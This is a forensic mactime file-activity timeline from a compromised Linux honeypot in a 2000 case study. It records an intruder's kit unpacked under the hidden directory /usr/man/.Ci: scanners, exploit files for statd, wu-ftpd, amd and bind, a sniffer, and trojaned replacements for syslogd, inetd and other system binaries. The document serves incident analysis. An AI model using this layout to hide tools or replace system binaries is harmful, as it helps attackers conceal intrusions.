4096	.a.	d/drwxr-xr-x	root	root	30829	/usr/share/locale/it_CH
4096	.a.	d/drwxr-xr-x	root	root	15616	/usr/share/zoneinfo/right/Mexico
8192	.a.	d/drwxr-xr-x	root	root	93043	/usr/src/linux-
2.2.14/include/linux/modules-smp						
4096	.a.	d/drwxr-xr-x	root	root	46529	/usr/share/terminfo/z
4096	.a.	d/drwxr-xr-x	root	root	92373	/usr/share/locale/de_AT
4096	.a.	d/drwxr-xr-x	root	root	79025	/usr/share/vim/vim56/tools
4096	.a.	d/drwxr-xr-x	root	root	123216	/usr/share/locale/nl_NL
4096	.a.	d/drwxr-xr-x	root	root	108311	/usr/share/emacs/20.5/lisp/gnus
4096	.a.	d/drwxr-xr-x	root	root	107928	/usr/share/zoneinfo/posix/Pacific
4096	.a.	d/drwxr-xr-x	root	root	92400	/usr/share/locale/et_EE/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	30866	/usr/share/locale/th_TH
4096	.a.	d/drwxr-xr-x	root	root	62362	/usr/src/linux-
2.2.14/include/linux/nfsd						
4096	.a.	d/drwxr-xr-x	root	root	77246	/usr/share/terminfo/e
4096	.a.	d/drwxr-xr-x	root	root	704	/usr/share/git
4096	.a.	d/drwxr-xr-x	root	root	674	/usr/share/locale/no_nynorsk
4096	.a.	d/drwxr-xr-x	root	root	124850	/usr/include/pgsql/parser
4096	.a.	d/drwxr-xr-x	root	root	124854	/usr/include/pgsql/port/linux
4096	.a.	d/drwxr-xr-x	root	root	31478	/usr/src/linux-
2.2.14/include/linux/byteorder						
4096	.a.	d/drwxr-xr-x	root	root	46180	/usr/local/info
4096	.a.	d/drwxr-xr-x	root	root	62262	/usr/src/linux-2.2.14/configs
4096	.a.	d/drwxr-xr-x	root	root	63079	/usr/include/nurses
4096	.a.	d/drwxr-xr-x	root	root	139137	/usr/include/sp/include
4096	.a.	d/drwxr-xr-x	root	root	107990	/usr/share/terminfo/1
4096	.a.	d/drwxr-xr-x	root	root	92395	/usr/share/locale/en_ZW/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	108483	/usr/include/nfs
4096	.a.	d/drwxr-xr-x	root	root	68	/usr/share/locale/fr_BE/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	92387	/usr/share/locale/en_CA/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	92461	/usr/share/zoneinfo/Africa
4096	.a.	d/drwxr-xr-x	root	root	62807	/usr/share/libtool/libltdl
4096	.a.	d/drwxr-xr-x	root	root	108379	/usr/share/emacs/20.5/lisp/term
4096	.a.	d/drwxr-xr-x	root	root	92512	
/usr/share/zoneinfo/posix/America/Indiana						
4096	.a.	d/drwxr-xr-x	root	root	77012	/usr/share/locale/et_EE
4096	.a.	d/drwxr-xr-x	root	root	123142	/usr/local/man/man2
4096	.a.	d/drwxr-xr-x	root	root	92381	/usr/share/locale/de_LU
4096	.a.	d/drwxr-xr-x	root	root	15513	/usr/share/zoneinfo/Arctic
4096	.a.	d/drwxr-xr-x	root	root	15486	/usr/share/locale/pl_PL
4096	.a.	d/drwxr-xr-x	root	root	79015	/usr/share/vim/vim56/macros
4096	.a.	d/drwxr-xr-x	root	root	92397	/usr/share/locale/es
4096	.a.	d/drwxr-xr-x	root	root	108453	/usr/include/netash
4096	.a.	d/drwxr-xr-x	news	news	62534	/usr/bin/rnews.libexec
4096	.a.	d/drwxr-xr-x	root	root	138739	/usr/share/locale/uk/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	77071	/usr/share/zoneinfo/Atlantic
4096	.a.	d/drwxr-xr-x	root	root	46181	/usr/local/man/man5
4096	.a.	d/drwxr-xr-x	root	root	107994	/usr/share/terminfo/5
4096	.a.	d/drwxr-xr-x	root	root	396	/usr/share/locale/zh/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	107966	/usr/share/zoneinfo/right/US
4096	.a.	d/drwxr-xr-x	root	root	76985	/usr/share/locale/de
8192	.a.	d/drwxr-xr-x	root	root	123489	/usr/share/terminfo/w
4096	.a.	d/drwxr-xr-x	root	root	46559	/usr/share/locale/fi/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	139132	/usr/include/sp
4096	.a.	d/drwxr-xr-x	root	root	108449	/usr/include/gnu
4096	.a.	d/drwxr-xr-x	root	root	92442	/usr/share/locale/no_NO/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	48220	/usr/share/vim/vim56
4096	.a.	d/drwxr-xr-x	root	root	40	/usr/share/locale/de_DE
Wed Nov 08 2000 04:02:05						
1024	.a.	d/drwxr-xr-x	root	root	24198	/var/spool/rwho
1024	.a.	d/drwxr-xr-x	root	root	40324	/var/mars_nwe/bindery
4096	.a.	d/drwxr-xr-x	root	root	109428	/usr/src/redhat/RPMS/noarch
1024	.a.	d/drwxr-xr-x	root	root	54433	/var/lock/samba
1024	.a.	d/drwxr-xr-x	root	root	58469	/var/log/samba
1024	.a.	d/drwxr-xr-x	root	root	38308	/var/mars_nwe
1024	.a.	d/drwxr-xr-x	uucp	uucp	10082	/var/log/uucp
4096	.a.	d/drwxr-xr-x	root	root	124202	/usr/i486-linux-libc5

	1024	.a.	d/drwxrwxr-x	news	news	42338	/var/spool/news/outgoing
	4096	.a.	d/drwxrwxr-x	root	root	46373	/dev/raw
	1024	.a.	d/drwxr-xr-x	root	root	30241	/var/nis
	1024	.a.	d/drwxr-xr-x	root	root	28229	/var/yp/binding
	4096	.a.	d/drwxr-xr-x	root	root	138768	/usr/i386-redhat-linux/lib
	4096	.a.	d/drwxr-xr-x	root	root	109429	/usr/src/redhat/SOURCES
	4096	.a.	d/drwxr-xr-x	root	root	139330	/usr/kerberos/include/Kadm5
	4096	.a.	d/drwxr-xr-x	root	root	139385	/usr/kerberos/man
	12288	.a.	d/drwxrwxr-x	root	root	20169	/dev/ida
	1024	.a.	d/drwxr-xr-x	uucp	uucp	14114	/var/spool/uucp
	1024	.a.	d/drwxrwxr-x	news	news	22178	/var/lib/news
	1024	.a.	d/drwxr-xr-x	root	root	42337	/var/state/misc
	1024	.a.	d/drwxr-xr-x	root	root	52417	/var/log/httpd
	1024	.a.	d/drwxr-xr-x	root	root	16130	/var/lock/console
	1024	.a.	d/drwxrwxr-x	news	news	38306	/var/spool/news/incoming/bad
	1024	.a.	d/drwxrwxr-x	news	news	46370	/var/spool/news/uniover
	1024	.a.	d/drwx-----	postgres	postgres	52420	/var/lib/pgsql
	1024	.a.	d/drwxrwxrwt	root	root	6050	/var/lib/svglib
	1024	.a.	d/drwxrwxr-x	news	news	30242	/var/spool/news
	1024	.a.	d/drwxr-xr-x	root	root	8065	/var/lib/rpm
	1024	.a.	d/drwx-----	daemon	daemon	60481	/var/spool/at/spool
	4096	.a.	d/drwxr-xr-x	root	root	139364	/usr/kerberos/include/krb5/stock
	1024	.a.	d/drwxrwxr-x	root	mail	38305	/var/spool/mail
	1024	.a.	d/drwxrwxr-x	root	root	28225	/var/lock/subsys
	1024	.a.	d/drwxrwxr-x	news	news	24194	/var/log/news
	4096	.a.	d/drwxr-xr-x	root	root	139309	/usr/kerberos/include/asn.1
	4096	.a.	d/drwxr-xr-x	root	root	139306	/usr/kerberos/bin
2.2.14/include/net/irda	4096	.a.	d/drwxr-xr-x	root	root	62387	/usr/src/linux-
	4096	.a.	d/drwxr-xr-x	root	root	139315	/usr/kerberos/include/gssrpc
	1024	.a.	d/drwxrwxr-x	news	news	44354	/var/spool/news/overview
	1024	.a.	d/drwxrwxr-x	news	news	26210	/var/log/news/OLD
	1024	.a.	d/drwxr-xr-x	root	root	22177	/var/lib/games
	1024	.a.	d/drwxrwxr-x	news	news	32258	/var/spool/news/archive
	4096	.a.	d/drwxr-xr-x	root	root	123971	/usr/src/linux-2.2.14/include/net
	4096	.a.	d/drwxr-xr-x	root	root	46980	/usr/src/linux-2.2.14/include/video
	4096	.a.	d/drwxr-xr-x	root	root	139348	/usr/kerberos/include/krb5
	1024	.a.	d/drwxr-xr-x	root	root	56449	/var/arpwatch
	4096	.a.	d/drwxr-xr-x	root	root	139311	/usr/kerberos/include/gssapi
	4096	.a.	d/drwxr-xr-x	root	root	31448	/usr/libexec/awk
	4096	.a.	d/drwxr-xr-x	root	root	46975	/usr/src/linux-2.2.14/include/scsi
	4096	.a.	d/drwxr-xr-x	root	root	139386	/usr/kerberos/man/man8
	4096	.a.	d/drwxr-xr-x	root	root	109430	/usr/src/redhat/SPECS
	1024	.a.	d/drwxr-x--	root	slocate	4037	/var/lib/slocate
	4096	.a.	d/drwxr-xr-x	root	root	139388	/usr/kerberos/sbin
	1024	.a.	d/drwxrwxrwt	root	root	60484	/var/spool/samba
	4096	.a.	d/drwxr-xr-x	root	root	138767	/usr/i386-redhat-linux/include
	4096	.a.	d/drwxr-xr-x	root	root	78020	/usr/kerberos/man/man1
	1024	.a.	d/drwxr-xr-x	uucp	uucp	16133	/var/spool/uucppublic
	1024	.a.	d/drwxr-xr-x	root	root	16129	/var/cache
	1024	.a.	d/drwxrwxr-x	news	news	36290	/var/spool/news/incoming
	1024	.a.	d/drwxr-xr-x	root	root	20161	/var/db
	1024	.a.	d/drwxr-xr-x	root	root	44356	/var/mars_nwe/sys/login
	1024	.a.	d/drwxr-xr-x	root	root	62497	/var/named
	1024	.a.	d/drwxrwxr-x	root	uucp	26209	/var/lock
	1024	.a.	d/drwxr-xr-x	root	root	12097	/var/log
	1024	.a.	d/drwxrwxr-x	news	news	40322	/var/spool/news/innfeed
	1024	.a.	d/drwxr-xr-x	root	root	32257	/var/preserve
	4096	.a.	d/drwxr-xr-x	root	root	139308	/usr/kerberos/include
	1024	.a.	d/drwxr-xr-x	root	root	46372	/var/mars_nwe/sys/public
	1024	.a.	d/drwxrwx--	news	news	28226	/var/run/news
	1024	.a.	d/drwxr-xr-x	root	root	42340	/var/mars_nwe/sys
	4096	.a.	d/drwxr-xr-x	root	root	109425	/usr/src/redhat/RPMS
	1024	.a.	d/drwxrwxr-x	news	news	34275	/var/spool/news/articles
	4096	.a.	d/drwxr-xr-x	root	root	109427	/usr/src/redhat/RPMS/i686
	4096	.a.	d/drwxr-xr-x	root	root	109426	/usr/src/redhat/RPMS/i386
	1024	.a.	d/drwxr-xr-x	root	root	34273	/var/run
	12288	.a.	d/drwxr-xr-x	root	root	11	/var/lost+found
	1024	.a.	d/drwxr-xr-x	root	root	24193	/var/local
	1024	.a.	d/drwx-----	root	root	18146	/var/spool/cron
	1024	.a.	d/drwxr-xr-x	nobody	nobody	48385	/var/cache/httpd
	1024	.a.	d/drwxrwxr-x	root	root	4034	/var/run/netreport
	4096	.a.	d/drwxr-xr-x	root	root	109424	/usr/src/redhat/BUILD
	1024	.a.	d/drwxr-xr-x	root	root	36289	/var/spool
	4096	.a.	d/drwxr-xr-x	root	root	139342	/usr/kerberos/include/kerberosIV
	4096	.a.	d/drwxr-xr-x	root	root	139305	/usr/kerberos
	4096	.a.	d/drwxr-xr-x	root	root	138766	/usr/i386-redhat-linux
	1024	.a.	d/drwxr-xr-x	root	root	48388	/var/mars_nwe/sys/system
	1024	.a.	d/drwxr-xr-x	root	root	46369	/var/spool/anacron
	1024	.a.	d/drwxr-xr-x	root	root	40321	/var/state
	4096	.a.	d/drwxr-xr-x	root	root	109431	/usr/src/redhat/SRPMS
	1024	.a.	d/drwxr-xr-x	root	root	4033	/var/lib
	1024	.a.	d/drwxrwxr-x	root	man	32259	/var/catman/X11R6/cat7
	1024	.a.	d/drwxrwxr-x	root	man	34277	/var/catman/local/cat9
	238767	m.c	-/-rw-r-----	root	slocate	4039	/var/lib/slocate/slocate.db
	32768	.a.	d/drwxr-xr-x	root	root	52419	/dev/rd
	1024	.a.	d/drwxr-xr-x	root	root	46370	/etc/httpd
	1024	.a.	d/drwxrwxr-x	root	man	30244	/var/catman/local/cat7
	1024	.a.	d/drwxr-xr-x	xfx	xfx	38306	/etc/X11/fs
	1024	.a.	d/drwxr-xr-x	root	root	10081	/etc/sysconfig/console
	1024	.a.	d/drwxr-xr-x	root	root	40324	/lib/security
	1024	.a.	d/drwxrwxr-x	root	man	38307	/var/catman/X11R6/catn
	1024	.a.	d/drwxr-xr-x	root	root	2022	/etc/cron.d
	104	.a.	-/-rw-r-xr-x	root	root	40365	/etc/cron.daily/tmpwatch
	1024	.a.	d/drwxrwxr-x	root	man	58468	/var/catman/cat7
	4096	.a.	d/drwxr-xr-x	root	root	38309	/lib/modules/2.2.14-5.0/misc
	1024	.a.	d/drwxr-xr-x	root	root	2017	/etc/skel
	1024	.a.	d/drwxr-xr-x	root	root	22179	/etc/rpm
	1024	.a.	d/drwxrwxr-x	root	man	60482	/var/catman/X11R6/cat1
	8532	.a.	-/-rw-r-xr-x	root	root	93845	/usr/sbin/tmpwatch
	1024	.a.	d/drwxr-xr-x	root	root	40322	/etc/cron.daily
	1024	.a.	d/drwxrwxr-x	root	man	18145	/var/catman/local/cat4

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1024	.a	d/drwxr-xr-x	root	root	18145	/etc/security
1024	.a	d/drwxr-xr-x	root	root	6052	/lib/modules/2.2.14-5.0/scsi
1024	.a	d/drwxr-xr-x	root	root	6049	/etc/ppp
1024	.a	d/drwxrwxr-x	root	man	52419	/var/catman/cat6
1024	.a	d/drwxrwxr-x	root	man	26211	/var/catman/X11R6/cat4
1024	.a	d/drwxr-xr-x	root	root	44356	/lib/modules/2.2.14-5.0
1024	.a	d/drwxr-xr-x	root	root	2044	/etc/ppp/peers
1024	.a	d/drwxrwxr-x	root	man	32260	/var/catman/local/cat8
1024	.a	d/drwxr-xr-x	root	root	46369	/root
1024	.a	d/drwxr-xr-x	root	root	8069	/etc/sysconfig/apm-scripts
1024	.a	d/drwxr-xr-x	root	root	8092	/etc/nmh
1024	.a	d/drwxr-xr-x	root	root	10082	/lib/modules/2.2.14-5.0/fs
1024	.a	d/drwxrwxr-x	root	man	58467	/var/catman/X11R6
1024	.a	d/drwxr-xr-x	root	root	4037	/etc/sysconfig
1024	.a	d/drwxrwxr-x	root	man	42339	/var/catman/cat2
1024	.a	d/drwxr-xr-x	root	root	36289	/lib/modules
2048	.a	d/drwxr-xr-x	root	root	58469	/lib/modules/2.2.14-5.0/net
1024	.a	d/drwxrwxr-x	root	man	44355	/var/catman/cat3
1024	.a	d/drwxr-xr-x	root	root	42338	/etc/cron.monthly
1024	.a	d/drwxrwxr-x	root	man	30243	/var/catman/X11R6/cat6
1024	.a	d/drwxrwxr-x	root	man	14113	/var/catman/local/cat2
1024	.a	d/drwxr-xr-x	root	root	2024	/etc/codepages
1024	.a	d/drwxrwxr-x	news	news	12104	/etc/news
1024	.a	d/drwxr-xr-x	root	root	60482	/etc/logrotate.d
1024	.a	d/drwxr-xr-x	root	root	58467	/etc/X11/applnk/Internet
1024	.a	d/drwxr-xr-x	root	root	16150	/etc/pcmcia
1024	.a	d/drwxr-xr-x	root	root	32257	/etc/X11
1024	.a	d/drwxrwxr-x	root	man	28228	/var/catman/local/cat6
1024	.a	d/drwxrwxr-x	root	root	42337	/mnt/floppy
1024	.a	d/drwxr-xr-x	root	root	16144	/etc/pam.d
1024	.a	d/drwxrwxr-x	root	man	36291	/var/catman/X11R6/cat9
1024	.a	d/drwxr-xr-x	root	root	12	/etc/mail
1024	.a	d/drwxrwxr-x	root	man	10081	/var/catman/local/cat1
1024	.a	d/drwxr-xr-x	root	root	14113	/etc/sysconfig/network-scripts
1024	.a	d/drwxr-xr-x	root	root	38308	/etc/security/console.apps
1024	.a	d/drwxr-xr-x	root	root	58465	/etc/X11/applnk/Utilities
1024	.a	d/drwxrwxr-x	root	root	40321	/mnt/cdrom
1024	.a	d/drwxr-xr-x	root	root	22180	/etc/codepages/src
1024	.a	d/drwxrwxr-x	root	man	4036	/var/catman/catn
1024	.a	d/drwxrwxr-x	root	man	46371	/var/catman/cat4
1024	.a	d/drwxrwxr-x	root	man	28227	/var/catman/X11R6/cat5
1024	.a	d/drwxr-xr-x	root	root	44354	/etc/cron.weekly
1024	.a	d/drwxrwxr-x	root	man	4035	/var/catman/X11R6/cat2
1024	.a	d/drwxrwxr-x	root	man	6049	/var/catman/local
1024	.a	d/drwxrwxr-x	root	man	2017	/var/catman/cat9
1024	.a	d/drwxr-xr-x	root	root	18154	/etc/sysconfig/cbq
238767	.c	-rw-r-----	root	slocate	4040	<honeypot.hda7.dd-dead-4040>
1024	.a	d/drwxr-xr-x	root	root	18152	/etc/X11/applnk/System
1024	.a	d/drwxrwxr-x	root	man	52418	/var/catman
1024	.a	d/drwxr-xr-x	root	root	4053	/lib/modules/2.2.14-5.0/video
1024	.a	d/drwxrwxr-x	root	man	36292	/var/catman/local/catn
1024	.a	d/drwxrwxr-x	root	man	16132	/var/catman/local/cat3
1024	.a	d/drwxr-xr-x	root	root	28274	/etc/vga
1024	.a	d/drwxr-xr-x	root	root	42340	/sbin/pam_filter
1024	.a	d/drwxr-xr-x	root	root	18156	/etc/snmp
1024	.a	d/drwxr-xr-x	root	root	32276	/lib/modules/2.2.14-5.0/ipv4
1024	.a	d/drwxrwxr-x	root	man	34276	/var/catman/X11R6/cat8
1024	.a	d/drwxrwxr-x	root	man	48387	/var/catman/cat5
1024	.a	d/drwxr-xr-x	root	root	2040	/etc/uucp/oldconfig
1024	.a	d/drwxr-xr-x	root	root	52417	/etc/default
4096	.a	d/drwxr-xr-x	root	root	42342	/etc/charsets
1024	.a	d/drwxr-xr-x	root	root	18	/etc/smrsh
1024	.a	d/drwxrwxrwt	root	root	44353	/var/tmp
1024	.a	d/drwxrwxr-x	root	man	26212	/var/catman/local/cat5
102	.a	-/rwxr-xr-x	root	root	40364	/etc/cron.daily/slocate.cron
1024	.a	d/drwxrwxr-x	root	man	40323	/var/catman/cat1
1024	m.c	d/drwxr-xr-x	root	slocate	4037	/var/lib/slocate
1024	.a	d/drwxrwxr-x	root	man	60483	/var/catman/cat8
1024	.a	d/drwxrwxr-x	root	man	16131	/var/catman/X11R6/cat3
1024	.a	d/drwxr-xr-x	root	root	56450	/etc/httpd/conf
1024	.c	d/drwxrwxrwt	xfst	xfst	60496	/tmp/.font-unix
1024	.a	d/drwxr-xr-x	root	root	38305	/mnt
1024	.a	d/drwxr-xr-x	root	root	60481	/etc/rc.d
238767	m.c	-/rw-r-----	root	slocate	4039	/var/lib/slocate/slocate.db.tmp
(deleted-realloc)						
1024	.a	d/drwxr-xr-x	root	root	44358	/lib/modules/2.2.14-5.0/pcmcia
1024	.a	d/drwxr-xr-x	root	root	54468	/lib/modules/2.2.14-5.0/cdrom
1024	.a	d/drwxr-xr-x	root	root	56449	/etc/X11/applnk
1024	.a	d/drwxr-xr-x	root	root	60498	/floppy
1024	.a	d/drwxr-xr-x	root	root	28245	/etc/pcmcia/cis
1024	.a	d/drwxr-xr-x	root	root	50401	/lib/modules/2.2.14-5.0/block
1024	.a	d/drwxr-xr-x	root	root	2036	/etc/uucp

Nov 08 2000 08:25:53 -> Nov 08 2000 22:10:01

Table 115 Case Study 03 - File Activity Timeline Nov 08 2000 08:25:53 -> Nov 08 2000 22:10:01

Wed Nov 08 2000 08:25:53	2836	.a	-/-r-xr-xr-x	root	root	17088	/usr/bin/uptime		
Wed Nov 08 2000 08:26:15	0	m.c	-/-rw-r--r--	root	root	26217	/etc/hosts.deny		
Wed Nov 08 2000 08:26:51	1024	.a	d/drwxr-xr-x	root	root	62497	/etc/rc.d/init.d		
Wed Nov 08 2000 08:29:27	63728	.a	-/-rwxr-xr-x	root	root	16125	/usr/bin/ftp		
Wed Nov 08 2000 08:33:42	1024	.a	d/drwx-----	daemon	daemon	58465	/var/spool/at		
Wed Nov 08 2000 08:45:18	0	.a	-/-rw-r--r--	root	root	26217	/etc/hosts.deny		
	31376	.a	-rwxr-xr-x	root	root	93839	<honeypot.hda5.dd-dead-93839>		
	161	.a	-/-rw-r--r--	root	root	26216	/etc/hosts.allow		
Wed Nov 08 2000 08:45:19	63	.a	-/-rw-r--r--	root	root	26573	/etc/issue.net		
Wed Nov 08 2000 08:45:24	1504	.a	-/-rw-r--r--	root	root	18147	/etc/security/console.perms		
Wed Nov 08 2000 08:51:37	2129920	m..	-rw-r--r--	drosen	drosen	8133	<honeypot.hda8.dd-dead-8133>		
Wed Nov 08 2000 08:51:53	17969	.a	-/-rwxr-xr-x	1010	users	109832	/usr/man/.Ci/scan/x/x		
	1760	.a	-/-rwxr-xr-x	1010	users	109829	/usr/man/.Ci/scan/bind/ibind.sh		
	15092	.a	-/-rwxr-xr-x	1010	users	109836	/usr/man/.Ci/scan/x/pscan		
	4096	.a	d/drwxr-xr-x	1010	users	109841	/usr/man/.Ci/scan/port/strobe		
	1259	.a	-/-rwxr-xr-x	1010	users	109834	/usr/man/.Ci/scan/x/xfil		
	4096	.a	d/drwxr-xr-x	1010	users	109831	/usr/man/.Ci/scan/x		
	4096	.a	d/drwxr-xr-x	1010	users	109828	/usr/man/.Ci/scan/bind		
	1153	.a	-/-rwxr-xr-x	1010	users	109801	/usr/man/.Ci/install-sshd1 (deleted)		
	4096	.a	d/drwxr-xr-x	1010	users	93898	/usr/man/.Ci/		
	83	.a	-/-rwxr-xr-x	1010	users	109855	/usr/man/.Ci/addps		
	185988	.a	-/-rwxr-xr-x	1010	users	109856	/usr/man/.Ci/find		
	3980	.a	-/-rw-r--r--	1010	users	109830	/usr/man/.Ci/scan/bind/pscan.c		
	17	.a	-/-rw-----	1010	users	109844	/usr/man/.Ci/scan/port/strobe/VERSION		
	133344	.a	-/-rwxr-xr-x	1010	users	109850	/usr/man/.Ci/q		
	1455	.a	-/-rwxr-xr-x	1010	users	109823	/usr/man/.Ci/scan/amd/ben.c		
	147900	.a	-/-rwxr-xr-x	1010	users	109814	/usr/man/.Ci/inetd		
	4096	.a	d/drwxr-xr-x	1010	users	109821	/usr/man/.Ci/scan/amd		
	4096	.a	d/drwxr-xr-x	1010	users	109840	/usr/man/.Ci/scan/port		
	21800	.a	-/-rw-r--r--	1010	users	93896	/usr/man/.Ci/scan/statd/statdx		
	19140	.a	-/-rw-r--r--	1010	users	93895	/usr/man/.Ci/scan/statd/r		
	26676	.a	-/-rw-r--r--	1010	users	109839	/usr/man/.Ci/scan/wu/fs		
	39950	.a	-/-rw-----	1010	users			109847	
/usr/man/.Ci/scan/port/strobe/services									
	5324	.a	-/-rwxr-xr-x	1010	users	109808	/usr/man/.Ci/sp.pl		
	49800	.a	-/-rwxr-xr-x	1010	users	109851	/usr/man/.Ci/pstree		
	171	.a	-/-rw-----	1010	users	109842	/usr/man/.Ci/scan/port/strobe/INSTALL		
	12392	.a	-/-rwxr-xr-x	1010	users	79062	/usr/man/.Ci/scan/daemon/z0ne		
	4096	.a	d/drwxr-xr-x	1010	users	109820	/usr/man/.Ci/scan		
	1187	.a	-/-rw-----	1010	users			109843	
/usr/man/.Ci/scan/port/strobe/Makefile									
	385	.a	-/-rwxr-xr-x	1010	users	109833	/usr/man/.Ci/scan/x/xscan		
	13023	.a	-/-rwxr-xr-x	1010	users	109824	/usr/man/.Ci/scan/amd/ben		
	15667	.a	-/-rwxr-xr-x	1010	users	109825	/usr/man/.Ci/scan/amd/pscan		
	37760	.a	-/-rw-r--r--	1010	users	109838	/usr/man/.Ci/scan/wu/wu		
	3980	.a	-/-rw-r--r--	1010	users	109835	/usr/man/.Ci/scan/x/pscan.c		
	5907	.a	-/-rw-----	1010	users	79063	/usr/man/.Ci/scan/daemon/lscan2.c		
	6793	.a	-/-rw-r--r--	1010	users	17497	/usr/man/.Ci/paki/stream.c		
	4390	.a	-/-rw-r--r--	1010	users	93897	/usr/man/.Ci/scan/statd/classb		
	114	.a	-/-rwxr-xr-x	1010	users	109827	/usr/man/.Ci/scan/amd/a.sh		
	132785	.a	-/-rwxr-xr-x	1010	users	109809	/usr/man/.Ci/qs		
	1153	.a	-rwxr-xr-x	1010	users	109801	<honeypot.hda5.dd-dead-109801>		
	350996	.a	-/-rwxr-xr-x	1010	users	109812	/usr/man/.Ci/syslogd		
	4096	.a	d/drwxr-xr-x	1010	users	17495	/usr/man/.Ci/paki		
	118	.a	-/-rwxr-xr-x	1010	users	93899	/usr/man/.Ci/Anap		
	12716	.a	-/-rwxr-xr-x	1010	users	109822	/usr/man/.Ci/scan/amd/amdx		
	8524	.a	-/-rwxr-xr-x	1010	users	17496	/usr/man/.Ci/paki/slice2		
	12495	.a	-/-rwxr-xr-x	1010	users	109852	/usr/man/.Ci/killall		
	4096	.a	d/drwxr-xr-x	1010	users	79061	/usr/man/.Ci/scan/daemon		
	156	.a	-/-rwxr-xr-x	1010	users	109863	/usr/man/.Ci/needz		
	17364	.a	-/-rw-----	1010	users			109846	
/usr/man/.Ci/scan/port/strobe/strobe.c									
	4096	.a	d/drwxr-xr-x	1010	users	109837	/usr/man/.Ci/scan/wu		
	4096	.a	d/drwxr-xr-x	1010	users	93894	/usr/man/.Ci/scan/statd		
	4442	.a	-/-rwxr-xr-x	1010	users	109826	/usr/man/.Ci/scan/amd/pscan.c		
	3296	.a	-/-rw-----	1010	users			109845	
/usr/man/.Ci/scan/port/strobe/strobe.l									
Wed Nov 08 2000 08:51:54	714	.c	-/-rwxr-xr-x	1010	users	109806	/usr/man/.Ci/a.sh		
	7229	.c	-/-rwxr-xr-x	1010	users	109805	/usr/man/.Ci/snif		
Wed Nov 08 2000 08:51:55	4096	.c	d/drwxr-xr-x	1010	users	109831	/usr/man/.Ci/scan/x		
	26676	.c	-/-rw-r--r--	1010	users	109839	/usr/man/.Ci/scan/wu/fs		
	12392	.c	-/-rwxr-xr-x	1010	users	79062	/usr/man/.Ci/scan/daemon/z0ne		
	4096	.c	d/drwxr-xr-x	1010	users	109837	/usr/man/.Ci/scan/wu		
	17364	.c	-/-rw-----	1010	users			109846	
/usr/man/.Ci/scan/port/strobe/strobe.c									
	132785	.c	-/-rwxr-xr-x	1010	users	109809	/usr/man/.Ci/qs		
	3098	.c	-/-rwxr-xr-x	1010	users	109848	/usr/man/.Ci/snap		
	4096	.c	d/drwxr-xr-x	1010	users	109828	/usr/man/.Ci/scan/bind		
	4096	.c	d/drwxr-xr-x	1010	users	109841	/usr/man/.Ci/scan/port/strobe		
	171	.c	-/-rw-----	1010	users	109842	/usr/man/.Ci/scan/port/strobe/INSTALL		
	147900	.c	-/-rwxr-xr-x	1010	users	109814	/usr/man/.Ci/inetd		
	39950	.c	-/-rw-----	1010	users			109847	
/usr/man/.Ci/scan/port/strobe/strobe.services									
	5324	.c	-/-rwxr-xr-x	1010	users	109808	/usr/man/.Ci/sp.pl		
	133344	.c	-/-rwxr-xr-x	1010	users	109850	/usr/man/.Ci/q		
	114	.c	-/-rwxr-xr-x	1010	users	109827	/usr/man/.Ci/scan/amd/a.sh		
	13023	.c	-/-rwxr-xr-x	1010	users	109824	/usr/man/.Ci/scan/amd/ben		
	4442	.c	-/-rwxr-xr-x	1010	users	109826	/usr/man/.Ci/scan/amd/pscan.c		

	1760	..c	-/-rwxr-xr-x	1010	users	109829	/usr/man/.Ci/scan/bind/ibind.sh	
	1259	..c	-/-rwxr-xr-x	1010	users	109834	/usr/man/.Ci/scan/x/xfil	
	15092	..c	-/-rwxr-xr-x	1010	users	109836	/usr/man/.Ci/scan/x/pscan	
	1187	..c	-/-rw-----	1010	users			109843
/usr/man/.Ci/scan/port/strobe/Makefile								
	12495	..c	-/-rwxr-xr-x	1010	users	109852	/usr/man/.Ci/killall	
	17969	..c	-/-rwxr-xr-x	1010	users	109832	/usr/man/.Ci/scan/x/x	
	5907	..c	-/-rw-----	1010	users	79063	/usr/man/.Ci/scan/daemon/lscan2.c	
	4096	..c	d/drwxr-xr-x	1010	users	109820	/usr/man/.Ci/scan	
	1455	..c	-/-rwxr-xr-x	1010	users	109823	/usr/man/.Ci/scan/amd/ben.c	
	15667	..c	-/-rwxr-xr-x	1010	users	109825	/usr/man/.Ci/scan/amd/pscan	
	3980	..c	-/-rw-r--r--	1010	users	109835	/usr/man/.Ci/scan/x/pscan.c	
	4096	..c	d/drwxr-xr-x	1010	users	93894	/usr/man/.Ci/scan/statd	
	698	..c	-/-rwxr-xr-x	1010	users	109819	/usr/man/.Ci/clean	
	3296	..c	-/-rw-----	1010	users			109845
/usr/man/.Ci/scan/port/strobe/strobe.l								
	21800	..c	-/-rw-r--r--	1010	users	93896	/usr/man/.Ci/scan/statd/statdx	
	4096	..c	d/drwxr-xr-x	1010	users	79061	/usr/man/.Ci/scan/daemon	
	4096	..c	d/drwxr-xr-x	1010	users	109840	/usr/man/.Ci/scan/port	
	37760	..c	-/-rw-r--r--	1010	users	109838	/usr/man/.Ci/scan/wu/wu	
	17	..c	-/-rw-----	1010	users	109844	/usr/man/.Ci/scan/port/strobe/VERSION	
	3980	..c	-/-rw-r--r--	1010	users	109830	/usr/man/.Ci/scan/bind/pscan.c	
	49800	..c	-/-rwxr-xr-x	1010	users	109851	/usr/man/.Ci/psree	
	19140	..c	-/-rw-r--r--	1010	users	93895	/usr/man/.Ci/scan/statd/r	
	12716	..c	-/-rwxr-xr-x	1010	users	109822	/usr/man/.Ci/scan/amd/amdx	
	350996	..c	-/-rwxr-xr-x	1010	users	109812	/usr/man/.Ci/syslogd	
	4390	..c	-/-rw-r--r--	1010	users	93897	/usr/man/.Ci/scan/statd/classb	
	4096	..c	d/drwxr-xr-x	1010	users	109821	/usr/man/.Ci/scan/amd	
	385	..c	-/-rwxr-xr-x	1010	users	109833	/usr/man/.Ci/scan/x/xscan	
Wed Nov 08 2000 08:51:56	328	..c	-/-rwxr-xr-x	1010	users	109857	/usr/man/.Ci/do	
	118	..c	-/-rwxr-xr-x	1010	users	93899	/usr/man/.Ci/Anap	
	188	..c	-/-rwxr-xr-x	1010	users	109859	/usr/man/.Ci/rmS	
